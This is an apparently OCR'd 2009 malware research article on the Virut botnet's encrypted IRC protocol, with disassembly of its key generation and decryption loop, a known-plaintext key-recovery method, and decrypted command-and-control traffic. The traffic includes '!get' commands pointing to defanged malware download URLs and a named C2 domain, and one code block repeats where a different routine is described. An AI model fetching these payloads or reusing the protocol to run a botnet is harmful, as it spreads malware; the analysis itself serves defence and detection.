
Virut Encryption Analysis

secureworks.com/research/virut-encryption-analysis

Joe Stewart

- **Author:** Joe Stewart, Director of Malware Research, SecureWorks
- **Date:** 23 June 2009

The Windows virus known as Virut (sometimes Virtob) has been around for three years now, and despite being well-detected by most anti-virus engines, it remains a very prevalent threat, currently accounting for 8% of all malware detections according to virus reports received by Virus Bulletin.
There are four other malware families listed higher on the prevalence scale, but Virut is the only one that is an active botnet in the control of a single group. Even though we don't know exactly how many computers are infected with Virut at any given moment, the detection rate certainly suggests that Virut may be the world's most successful botnet in terms of sheer number of infections over time.



The reason for Virut's success is simple - by infecting other Windows executables, it is able to spread not only as executables are copied from one computer to another normally, but by piggybacking on other malware as those threats are spread through various means such as peer-to-peer filesharing, browser exploits, and network worm activity.
When Virut gets a foothold on a system, it connects to a command-and-control server using the IRC protocol in order to download additional malware. For each install, the authors of

Virut get a kickback, in what is known as a pay-per-install (PPI) scheme. We know from past research that such schemes are highly profitable, so clearly the group behind Virut is likely making a great deal of for very little ongoing work.

Recently, the good folks over at SourceFire blogged about several characteristics of the latest variant, mentioning that it now uses an encrypted protocol to communicate with its command-and-control servers. We here at the SecureWorks Counter Threat Unit noticed the same thing - and although the encryption is simple, there is something intriguing about it.

Virut still uses the same stripped-down IRC protocol underneath a layer of encryption. It begins its communication by initializing a 32-bit session key - it uses the same initial key for data received as well as data it sends. This key is generated by a call to a custom rand() function:

```
00322429 PUSH 0
0032242B PUSH 1
0032242D PUSH 2
0032242F CALL DWORD PTR SS:[EBP+12355C44]          socket
00322435 CMP EAX,-1
00322438 JE 00322621
0032243E XCHG EAX,EBX
0032243F LEA EDX,DWORD PTR SS:[EBP+12352EEE]
00322445 PUSH 10
00322447 PUSH EDX
00322448 PUSH EBX
00322449 CALL DWORD PTR SS:[EBP+12355C34]          connect
0032244F TEST EAX,EAX
00322451 JNZ 0032261A
00322457 OR EAX,FFFFFFFF
0032245A CALL <_rand>                              new session encryption key
0032245F INC EDX
00322460 LEA EDI,DWORD PTR SS:[EBP+12352F3B]
00322466 MOV DWORD PTR SS:[EBP+123562191],EDX      store key for recv (decrypt)
0032246C MOV BYTE PTR SS:[EBP+123562211],0
00322473 MOV DWORD PTR SS:[EBP+1235621D],EDX       store key for send (encrypt)
00322479 MOV BYTE PTR SS:[EBP+123562222],0
```

The rand function is shown below:

```
003216FB IMUL EDX,DWORD PTR SS:[EBP+12355BA8],8088405 _rand
00321705 INC EDX
00321706 MOV DWORD PTR SS:[EBP+12355BA8],EDX
0032170C MUL EDX
0032170E RETN
```

The rand function is seeded by a call to RDTSC, which returns the count of clock cycles executed by the CPU since the computer was booted. The rand function only uses the lower DWORD of this 64-bit value.

```
0032027B RDTSC                                     seedPRNGfromRDTSC
0032027D MOV DWORD PTR SS:[EBP+12355BA8],EAX
00320283 MOV DWORD PTR SS:[EBP+12355BAC],EAX
```

Virut sends its IRC login after encrypting it with a simple algorithm that uses the initial session key generated above:

```
00322429 PUSH 0
0032242B PUSH 1
0032242D PUSH 2
0032242F CALL DWORD PTR SS:[EBP+12355C44]          socket
00322435 CMP EAX,-1
00322438 JE 00322621
0032243E XCHG EAX,EBX
0032243F LEA EDX,DWORD PTR SS:[EBP+12352EEE]
00322445 PUSH 10
00322447 PUSH EDX
00322448 PUSH EBX
00322449 CALL DWORD PTR SS:[EBP+12355C34]          connect
0032244F TEST EAX,EAX
00322451 JNZ 0032261A
00322457 OR EAX,FFFFFFFF
0032245A CALL <_rand>                              new session encryption key
0032245F INC EDX
00322460 LEA EDI,DWORD PTR SS:[EBP+12352F3B]
00322466 MOV DWORD PTR SS:[EBP+12356219],EDX       store key for recv (decrypt)
0032246C MOV BYTE PTR SS:[EBP+12356221],0
00322473 MOV DWORD PTR SS:[EBP+1235621D],EDX       store key for send (encrypt)
00322479 MOV BYTE PTR SS:[EBP+12356222],0
```

Data returned by the IRC server is decrypted using the same algorithm and the same initial key.

```
00322569 PUSH 0
0032256B PUSH ECX
0032256C PUSH ESI
0032256D PUSH EBX
0032256E CALL DWORD PTR SS:[EBP+12355C3C]          recv
00322574 CMP EAX,0
00322577 JLE 0032261A
0032257D MOV ECX,EAX
0032257F MOV EDI,ESI
00322581 MOV EDX,DWORD PTR SS:[EBP+12356219]       decryption loop top
00322587 XOR BYTE PTR DS:[ESI],DL
00322589 ROR EDX,8                                 rotate key right 1 byte
0032258C INC BYTE PTR SS:[EBP+12356221]
00322592 AND BYTE PTR SS:[EBP+12356221],1
00322599 JNZ SHORT 0032259E
0032259B IMUL EDX,EDX,0D                           key *= 13 every 2 bytes
0032259E INC ESI
0032259F MOV DWORD PTR SS:[EBP+12356219],EDX
003225A5 DEC EAX
003225A6 JNZ SHORT 00322581                        decryption loop bottom
```

The algorithm itself is simple - XOR each byte by the session key, rotating the key 1 byte each time. Every other time, multiply the session key by 13. The multiplication operation provides a fairly random-looking distribution of bytes, an improvement over simply XORing the bytes by a static key, where patterns in the plaintext would still be visible in the ciphertext. Since a different key is used each time, simple visual analysis of several captured network streams will reveal nothing useful to an observer, making it appear as though Virut is using strong encryption.

However, perhaps the most interesting aspect to the new encrypted protocol is that the randomly-chosen 32-bit session key is never sent to the server - so how does the server know how to properly decrypt the data? The only conclusion we can come to is that the server uses a known-plaintext cryptanalysis attack on its own protocol in order to determine the correct session key - an unusual approach to be sure.

The good news is, we can use this same technique ourselves - we know that the initial plaintext in the original Virut IRC protocol is "NICK". Doing an XOR of the first two bytes of the cipher stream against "NI" (0x4e and 0x49) we can obtain the first two bytes of the session key. For example, if given the ciphertext represented by hexadecimal 1b 0d d4 f7:

```
0x494e ^ 0x0d1b     =   0x4455
 "NI"    1b 0d     first 2 key bytes: 55 44
```

Then we need only compute the second two bytes by brute-force, XORing "CK" by the next two ciphertext bytes to get the post-multiplication key bytes, then reversing the multiplication operation (here we have to expand to 32-bit space and test 13 possible results). Once that limited keyspace has been brute-forced, we have the original session key and can decrypt the rest of the session.

```
0x4b43 ^ 0xf7d4     =   0xbc97
 "CK"    d4 f7     next 2 key bytes
                (post-multiplication)

0x4455#### x 13 = 0x#####bc97 ?


Brute force:

0x0bc97 / 13 = 0x0e81
0x1bc97 / 13 = 0x2233
0x2bc97 / 13 = 0x35e4
0x3bc97 / 13 = 0x4995
0x4bc97 / 13 = 0x5d46
0x5bc97 / 13 = 0x70f7
0x6bc97 / 13 = 0x84a9
0x7bc97 / 13 = 0x985a
0x8bc97 / 13 = 0xac0b
0x9bc97 / 13 = 0xbfbc
0xabc97 / 13 = 0xd36e
0xbbc97 / 13 = 0xe71f
0xcbc97 / 13 = 0xfad0

(0x0e81 * 13) & 0xffff = 0xbc8d
(0x2233 * 13) & 0xffff = 0xbc97

0x44552233 rotr 16  = 0x22334455
  result             original key
```

An example Virut encrypted IRC session with a random key might look like the following (red is client-to-server, blue is server-to-client):

Encrypted (bytes represented in hexadecimal):

```
90 f2 c5 6d fc 64 a7 1f b0 b8 44 5c 63 17 01 2e
45 77 e2 d5 04 5e 91 a8 9f 26 84 48 03 8d 7e f8
10 80 01 33 bb 97 ce c6 0f 2b 66 3a e5 0a dd 16
d7 e9 d0 17 43 80 16 5d e8 fb 99 98 57 e7 52 59
44 96 ac e0 2d 39
```

Decrypted:

NICK avqhfdtc
USER i030401 . . :%24c7234cb Service Pack 2
JOIN #.3159


Encrypted (bytes represented in hexadecimal):

```
8e f2 c8 61 fc 3f bc 40 d5 d4 70 61 4e 5a 74 47
6d 0b cf b6 0e 18 8f bc ff 45 ed 30 6e f0 19 e2
54 c4 44 38 ea c1 89 91 4c 73 67 0e e5 0c 8b 17
c0 f8 80 7d 0d cc 1e 12 b9 9a fd ef 26 9f 44 54
05 d7 fa ef 2c 0b c9 62 aa d4 54 4f cd 99 e9 c4
1c 2a 14 1f 50 fc 2e 41 51 83 d2 33 76 b9 b4 0d
74 d1 0f c4 5c 53 a3 ae c1 73 2d e6 85 60 41 31
7e 63 71 d1 2c bb 87 df 94 09 6d b8 ff 2a 27 07
2a b1 f8 a1 4e f1 27 5a 1f d3 3d 87 18 0b 59 6b
97 87 db 6c c8 1d ef 48 f5 71 08 ee 20 6a 36 0d
35 bc 69 0e 09 97 dc 41 3f 48 02 25 c3 43 c5 b4
69 fe e2 0b 7b f0 cb 68 fe 1b 06 76 41 85 85 79
52 a5 93 68 07 29 ce 18 37 ef bd 32 32 02 30 eb
ae 6d 90 41 80 96
```


Decrypted:

PING :m.
PING :m.
:u. PRIVMSG avqhfdtc :!get hxxp://cock.8866.org:88/files/[redacted].gif
:u. PRIVMSG avqhfdtc :!get hxxp://dl.guarddog2009.com/[redacted].exe
:u. PRIVMSG avqhfdtc :!get hxxp://85.114.131.69/[redacted].exe
(Malware filenames are redacted in the above session, but feel free to decrypt the bytes using the known-plaintext cryptanalysis attack described above if you really need to see the filenames.)


The payload URLs change often, and we have seen quite a bit of different malware downloaded in the past. The malware downloaded in the above commands includes a rogue antivirus (scareware) program called Malware Doctor:



Looking at the payment website for malware doctor gives us an idea of how much money they make off of a single sale of the rogue AV - since most PPI affiliate programs pay 50% or more commission for these installs, the Virut authors are likely to walk away with $30 of that, multiplied by the thousands of victims they will likely manage to sucker in a week's time. Another interesting thing to note is the rogue affiliate program's use of ChronoPay (CHRPay.com), which is familiar to us based on our investigation of Antivirus XP 2008. ChronoPay appears to be the end payment system for a great deal of scareware activity, and you can be sure they are taking a nice chunk of the cash flowing in this underground market.



Another interesting window popped up with one of the payloads installed by Virut, offering porn site passwords for a one-time fee. Since we have started seeing password-stealing malware such as Coreflood become less discriminating about what sites it captures credentials for, it stands to reason that some criminal groups are sitting upon countless numbers of porn site logins. It also makes sense that the criminals might try to monetize those stolen logins somehow, and this might be one way they are accomplishing that.



One final thought: things like Virut never really go away - even if the botnet controllers are taken down and the responsible parties brought to justice, older copies of viruses will continue to spread until the last copies of the platform they run on are deleted. However, it seems unlikely at this point that the botnet part of Virut will be disabled, since the command-and-control domains have managed to exist for three years with no action taken by the .pl registry despite many complaints and massive evidence of Internet and computing abuse that can be found with only a simple Google search for zief.pl.